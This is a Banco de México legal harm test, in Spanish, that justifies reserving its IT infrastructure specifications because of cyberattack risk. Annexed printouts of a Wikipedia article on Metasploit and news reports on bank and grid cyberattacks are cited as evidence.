Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[20]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[21].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2018, se realizaron más de 601 millones de operaciones por un monto mayor a 260 billones de pesos[22]; lo que equivale a más de 68 mil operaciones por un monto de 29 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre

---

[20] http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO "S"**.

[21] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "T"**

[22] http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 27 de marzo de 2019. Se adjunta una impresión del artículo como **ANEXO "U"**

ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

El riesgo de perjuicio que supondría la divulgación de la información materia de la presente prueba de daño, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en el documento que se clasifica, no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, divulgar **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México,** no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

Adicionalmente, se obstaculizaría la prevención de hechos constitutivos de delitos, pues de divulgarse la información en cuestión se proporcionarían elementos relevantes para que personas o grupos de personas con intenciones delictivas lleven a cabo un ataque exitoso en contra de de la infraestructura de tecnologías de la información y comunicaciones que utiliza este Banco Central.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de entregarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaria una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los

periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos. Finalmente, la divulgación de la información obstruiría la prevención de delitos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I, IV y VII, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I, IV y VII, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Vigésimo sexto, párafo primeroTrigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones, del Banco de México,** se han determinado clasificar como reservadas.

ANEXO "A"

https://es.wikipedia.org/wiki/Metasploit,
Consultada el 22 de enero de 2018

Metasploit - Wikipedia, la enciclopedia libre

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
العربية
Deutsch
English
Français
日本語
한국어
Português
Русский
中文
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Índice [ocultar]

1 Historia
2 Marco/Sistema Metasploit
3 Interfaces de Metasploit
  3.1 Edición Metasploit
  3.2 Edición Community Metasploit
  3.3 Metasploit express
  3.4 Metasploit Pro
  3.5 Armitage
4 Cargas útiles
5 Referencias
6 Enlaces externos

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

metasploit®

Información general

Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar* . El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows , Unix / Linux y Mac OS X ;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado .

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[4]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ «Rapid7 Prensa» . *Rapid7*. Consultado el 18 de febrero de 2015.
2. ↑ [http:. //www.metasploit.com/download «Herramienta de Pruebas de Penetración. Metasploit. gratuito Descargar - Rapid7»].
Rapid7. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausmi.
3. ↑ [a] [b] Plantilla:Citan web
4. ↑ Plantilla:Cite noticias.


Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres clausulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

Metasploit - Wikipedia, la enciclopedia libre

Se editó esta página por última vez el 13 nov 2017 a las 05:13.



https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

ANEXO "B"

https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html,
Consultada el 3 de marzo de 2018

Sign In | Register

WOODY ON WINDOWS
By Woody Leonhard, Columnist, Computerworld
FEB 21, 2018 7:56 AM PT

NEWS ANALYSIS

Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most -- but not all -- of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a coupla weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips

Intel chips covered, and those not covered

Scanning the official Microcode Revision Guidance February 20, 2018 (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory INTEL-SA-00088 has been updated with this squib:

> *We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed here, and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production*

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior*

- *We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.*
- *For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)*
- *Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior:*
- *For most users – An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server*
- *For advanced users – Refer to the following Knowledge Base (KB) articles*
- *KB4073119: IT Pro Guidance*
- *KB4072698: Server Guidance*
- *Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1*

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

> *On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right:*
>
> *There aren't any details, but apparently this patch — which isn't being sent out the Windows Update chute — adds two registry settings that "manually disable mitigation against Spectre Variant 2"*

Rummaging through the lengthy Microsoft IT Pro Guidance page, there's an important warning:

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

> *Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.*

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the Surface blog:

> *We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.*
>
> *This update is available in MSI format from the Surface Pro 3 Drivers and Firmware page at the Microsoft Download Center.*

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official Surface Pro 3 update history page lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the *Surface Guidance to protect against speculative execution side-channel vulnerabilities* page, KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting — of both Microsoft and Intel — to manually install *any* Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa Softpedia News.

Fretting over Meltdown and Spectre? Assuage your fears on the AskWoody

Lounge.

Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One for Dummies."

Follow

5 tips for working with SharePoint Online

YOU MIGHT LIKE

ANEXO "C"

https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,

Consultada el 15 de enero de 2018

(http://www.gob.mx) › Banco Nacional de Comercio Exterior, S.N.C. (/bancomext) › **Prensa**

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
10 de enero de 2018

Categoría
Comunicado

Contesta nuestra encuesta de satisfacción

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext) informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intromisiones ocurridas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono Comunicación Social: 1555 1024

Compartir (https://www.facebook.com/sharer/sharer.php?u=http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion&src=sdkpreparse)

Imprime la página completa

La legalidad, veracidad y la calidad de la información es entera responsabilidad de la dependencia, entidad o empresa productiva del Estado que la proporcionó en virtud de sus atribuciones y facultades normativas.

ANEXO "D"

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/

Consultada el 22 de enero de 2018

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in | Sign up | Forums

Serverless | M³ | CLL | Events | Whitepapers | The Next Platform

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/[22/01/2018 07:03:38 p. m.]

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Tips and corrections

11 Comments

MORE Swift Hacking

ANEXO "E"

http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&

Consultada el 22 de enero de 2018

#INTEL OCTOBER 13, 2017 / 6:03 AM / 3 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

4 MIN READ

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle, Editing by Rosalba O'Brien

Our Standards: *The Thomson Reuters Trust Principles.*

ANEXO "F"

http://www.bbc.com/news/technology-38573074

Consultada el 15 de enero de 2018

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017 Share

Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed

4 hours ago

Turkey denounces US 'terror army' plan

9 hours ago

Cranberries singer Dolores O'Riordan dies

1 hour ago

Features

ISSP

Oleksii Yasnskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶

The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

▶

Looking for my brother

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security **Ukraine**

Share this story About sharing

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology
338

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Recommended by Outbrain

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit


Elephant's trunk? The story of the @ sign

Most Read

1. Cranberries singer Dolores O'Riordan dies suddenly aged 46
2. Rape case collapses after 'cuddling' photos emerge
3. Denmark Facebook sex video: More than 1,000 young people charged
4. Black Death 'spread by humans not rats'
5. Still Friends? The trouble with old sitcoms
